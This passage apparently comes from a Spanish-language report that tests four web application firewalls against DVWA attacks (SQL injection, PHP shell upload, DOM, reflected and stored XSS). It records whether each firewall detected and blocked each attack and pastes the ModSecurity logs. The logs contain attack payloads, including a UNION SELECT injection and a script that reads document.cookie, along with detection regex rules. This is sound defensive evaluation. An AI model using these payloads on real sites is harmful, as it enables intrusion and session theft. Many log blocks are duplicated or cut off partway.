
2019/12/11 23:52:20 [error] 1154#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). detected SQLi using libinjection with fingerprint

```
'nUEvc'[file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "70"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: nUEvc found within ARGS:Submit: Submit UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- iJLx"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/sqli_blind/"] [unique_id "XIAcAcAcCcAc1zAcAcAAAcAc"]
```

Ataque 7: File Upload

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: No detecta ni tampoco bloquea.



Observando los logs del ataque en la consola del terminal, no se observa ningún log.

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Si detecta pero no bloquea.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



```
[Wed Dec 11 00:18:32.326095 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18270] [client 192.168.1.110] ModSecurity: Warning. Pattern match ".*\.\.\.\.\.(?:php\.\.\.\.\d*|phtml)\.\.\.\.\.*$" at FILES:uploaded. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b584.rules"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:uploaded: shell1.php"] [severity
```



```
"CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity "1"] [accuracy "8"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "XfA12K1V47hQy5i6MRgoOAAAAEQ"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/
```

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/11 22:24:42 [error] 3665#0: *717 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `.*(?:php\d*|phtml).*S' against variable `FILES:shell1.php' (Value: `shell1.php') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "89"] [id "933110"] [rev ""] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:shell1.php: shell1.php"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "157612108262.498028"] [ref "o0,10v839,10t:lowercase"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/upload/ HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/"
```

```
2019/12/11 22:24:42 [error] 3665#0: *717 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `.*(?:php\d*|phtml).*S' against variable `FILES:shell1.php' (Value: `shell1.php') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "89"] [id "933110"] [rev ""] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:shell1.php: shell1.php"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "157612108262.498028"] [ref "o0,10v839,10t:lowercase"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/upload/ HTTP/1.1", host: "proxy-waf.com.ec", referer: "http://proxy-waf.com.ec/dvwa/vulnerabilities/upload/"
```

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```

2019/12/11 23:54:59 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match ".*\.(?:php|phtml)\\.*$" at FILES:uploaded. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:uploaded: shell1.php"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname ""] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "AuAcAcAcAcAcceclcAchqAccz"]
2019/12/11 23:54:59 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "AuAcAcAcAcAcceclcAchqAccz"]
2019/12/11 23:54:59 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "AuAcAcAcAcAcceclcAchqAccz"]

```

2019/12/11 23:54:59 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match ".*\.(?:php|phtml)\\.*\$" at FILES:uploaded. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-933-APPLICATION-ATTACK-PHP.conf"] [line "109"] [id "933110"] [msg "PHP Injection Attack: PHP Script File Upload Found"] [data "Matched Data: shell1.php found within FILES:uploaded: shell1.php"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-php"] [tag "platform-multi"] [tag "attack-injection-php"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/PHP_INJECTION"] [tag "OWASP_TOP_10/A1"] [hostname ""] [uri "/dvwa/vulnerabilities/upload/"] [unique_id "AuAcAcAcAcAcceclcAchqAccz"]

Ataque 8: XSS DOM

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```

[Mon Dec 09 21:15:11.070386 2019] [:error] [pid 1732] [client 192.168.1.110:9003] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\W{4,}" at ARGS:default. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: \\x22;</ found within ARGS:default: <script type=\\x22text/javascript\\x22>alert(\\x22XSS DOM\\x22);</script>"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "Xe7-rw4siWyq-cVOfKdy5wAAAAU"]

```

[Mon Dec 09 21:15:11.070386 2019] [:error] [pid 1732] [client 192.168.1.110:9003] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\W{4,}" at ARGS:default. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: \\x22;</ found within ARGS:default: <script type=\\x22text/javascript\\x22>alert(\\x22XSS DOM\\x22);</script>"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "Xe7-rw4siWyq-cVOfKdy5wAAAAU"]

➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Wed Dec 11 00:31:20.669725 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18349] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 111 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/xss_d/"] [unique_id "XfA42K1V47hQy5i6MRgoQAAAAEQ"]
[Wed Dec 11 00:31:20.670341 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18349] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules""] [line "73" [id "980130" [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 111 - SQLI=18,XSS=16,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/xss_d/"] [unique_id "XfA42K1V47hQy5i6MRgoQAAAAEQ"]
[Wed Dec 11 00:31:20.670514 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18349] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules""] [line "73" [id "980130" [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 111 - SQLI=18,XSS=16,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=)"] [tag "event-correlation"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/xss_d/"] [unique_id "XfA42K1V47hQy5i6MRgoQAAAAEQ"]
```

```
[Wed Dec 11 00:31:20.669725 2019] [:error] [pid 739:tid 34385515520] [client 192.168.1.110:18349] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 111 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dwa/vulnerabilities/xss_d/"] [unique_id "XfA42K1V47hQy5i6MRgoQAAAAEQ"]
```

➤ **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
1 2019/12/11 22:36:09 [error] 3665#0: *722 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev "" [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type='text/javascript'>alert('XSS DOM');</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dwa/vulnerabilities/xss_d/"] [unique_id "15761217697.081304"] [ref "v41,57t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dwa/vulnerabilities/xss_d/?default=%3Cscript%20type=%22text/javascript%22%3Ealert(%22XSS%20DOM%22);%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"
```

```
2019/12/11 22:36:09 [error] 3665#0: *722 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev "" [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type='text/javascript'>alert('XSS DOM');</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag
```

```
"WASCTC/WASC-22" [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "15761217697.081304"] [ref "v41,57t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_d/?default=%3Cscript%20type=%22text/javascript%22%3Ealert(%22XSS%20DOM%22);%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"
```

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/12 00:00:17 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type=\x22text/javascript\x22>alert(\x22XSS DOM\x22);</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "AcA2AcAcAczcAcAcAJecAcAc"]
2019/12/12 00:00:17 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "AcA2AcAcAczcAcAcAJecAcAc"]
2019/12/12 00:00:17 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "AcA2AcAcAczcAcAcAJecAcAc"]
```

```
2019/12/12 00:00:17 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:default: <script type=\x22text/javascript\x22>alert(\x22XSS DOM\x22);</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_d/"] [unique_id "AcA2AcAcAczcAcAcAJecAcAc"]
```

Ataque 9: XSS Reflected

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

➤ WAF Waf2Py

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
1 2019/12/11 22:42:11 [error] 3665#0: *728 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert("GABRIEL")</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "157612213191.795959"] [ref "v38,33t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(%22GABRIEL%22)%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"
```

```
2019/12/11 22:42:11 [error] 3665#0: *728 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "37"] [id "941100"] [rev ""] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert("GABRIEL")</script>"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "157612213191.795959"] [ref "v38,33t:utf8toUnicode,t:urlDecodeUni,t:htmlEntityDecode,t:jsDecode,t:cssDecode,t:removeNulls"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert(%22GABRIEL%22)%3C/script%3E HTTP/1.1", host: "proxy-waf.com.ec"
```

➤ WAF Nginx

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
2019/12/12 00:03:04 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert(\x22gabriel\x22)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "McAcAcspAcAcimAcAcAczr"]
2019/12/12 00:03:04 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to lock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "McAcAcspAcAcimAcAcAczr"]
2019/12/12 00:03:04 [error] 1154#0: [client 192.168.1.110] ModSecurity: Audit log: Failed to unlock global mutex: Permission denied [hostname ""] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "McAcAcspAcAcimAcAcAczr"]
```

```
2019/12/12 00:03:04 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). detected XSS using libinjection. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "60"] [id "941100"] [msg "XSS Attack Detected via libinjection"] [data "Matched Data: XSS data found within ARGS:name: <script>alert(\x22gabriel\x22)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/XSS"] [tag "WASCTC/WASC-8"] [tag "WASCTC/WASC-22"] [tag "OWASP_TOP_10/A3"] [tag "OWASP_AppSensor/IE1"] [tag "CAPEC-242"] [hostname ""] [uri "/dvwa/vulnerabilities/xss_r/"] [unique_id "McAcAcAcspAcAcimAcAcAcrcz"]
```

Ataque 10: XSS Stored

➤ WAF ModSecurity Apache

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Mon Dec 09 21:37:17.367080 2019] [:error] [pid 1683] [client 192.168.1.110:9227] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?:([\s\"'`~\xc2\x44\xe2\x80\x99\xe2\x80\x98\\\(\|\)\]?)\\\b([\d\\\w]+)([\\\s\"'`~\xc2\x44\xe2\x80\x99\xe2\x80\x98\\\(\|\)\]?)?(?:[<=>|r?like|sounds\\\s+like|regexp)([\\\s\"'`~\xc2\x44\xe2\x80\x99\xe2\x80\x98\\\(\|\)\]?)\\\b(?:[<=>|<|>|\\\^|is\\\s+not ..." at ARGS:mtxMessage. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: script>alert found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "Xe8E3d9ZV4PKTV6f2ib8AgAAAAI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/
```

```
[Mon Dec 09 21:37:17.367080 2019] [:error] [pid 1683] [client 192.168.1.110:9227] [client 192.168.1.110] ModSecurity: Accessdenied with code 403 (phase 2). Pattern match "(?:([\s\"'`~\xc2\x44\xe2\x80\x99\xe2\x80\x98\\\(\|\)\]?)\\\b([\d\\\w]+)([\\\s\"'`~\xc2\x44\xe2\x80\x99\xe2\x80\x98\\\(\|\)\]?)?(?:[<=>|r?like|sound s\\\s+like|regexp)([\\\s\"'`~\xc2\x44\xe2\x80\x99\xe2\x80\x98\\\(\|\)\]?)\\\b(?:[<=>|<|>|\\\^|is\\\s+not ..." at ARGS:mtxMessage. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_41_sql_injection_attacks.conf"] [line "77"] [id "950901"] [rev "2"] [msg "SQL Injection Attack: SQL Tautology Detected."] [data "Matched Data: script>alert found within ARGS:mtxMessage: <script>alert(document.cookie)</script>"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/SQL_INJECTION"] [tag "WASCTC/WASC-19"] [tag "OWASP_TOP_10/A1"] [tag "OWASP_AppSensor/CIE1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/xss_s/"] [unique_id "Xe8E3d9ZV4PKTV6f2ib8AgAAAAI"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/
```


➤ WAF Vulture

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

```
[Wed Dec 11 00:40:06.076972 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Warning. Match of "eq 1" against "
&ARGS:CSRF_TOKEN" required. [file "/home/vlt-sys/Engine/conf/modsec/5dd4ce7cb1149611d76cd30e.rules" [line "5" [id "1201" [msg "POST request missing the CSRF token."
] [tag "csrf_protection" [hostname "proxy-waf.com.ec" [uri "/dvwa/vulnerabilities/xss_s/" [unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/
dvwa/vulnerabilities/xss_s/
[Wed Dec 11 00:40:06.164864 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase
2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168
.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf" [line "14" [id "91" [msg "Inbound anomaly score 74 exceeded threshold 18" [hos
tname "proxy-waf.com.ec" [uri "/dvwa/vulnerabilities/xss_s/" [unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/
[Wed Dec 11 00:40:06.165475 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at
TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73" [id "980130" [msg "Inbound Anomaly Score Exceeded (Total
Inbound Score: 74 - SQLI=8,XSS=20,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): " [tag "event-correlation" [hostname "proxy-waf.com.ec" [uri "/dvwa/vulnerabilities/xss_s/" [
unique_id "XfA65q1V47hQy5i6MRgoRwAAAEY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/xss_s/
[Wed Dec 11 00:40:06.165648 2019] [:error] [pid 739:tid 34385518080] [client 192.168.1.110:18401] [client 192.168.1.110] ModSecurity: Warning. Operator GE matched 18 at
TX:inbound_anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b5a5.rules" [line "73" [id "980130" [msg "Inbound Anomaly Score Exceeded (Total
Inbound Score: 74 - SQLI=8,XSS=20,RFI=,LFI=,RCE=,PHPI=,HTTP=,SESS=): " [tag "event-correlation" [hostname "proxy-waf.com.ec" [uri "/dvwa/vulnerabilities/xss_s/" [
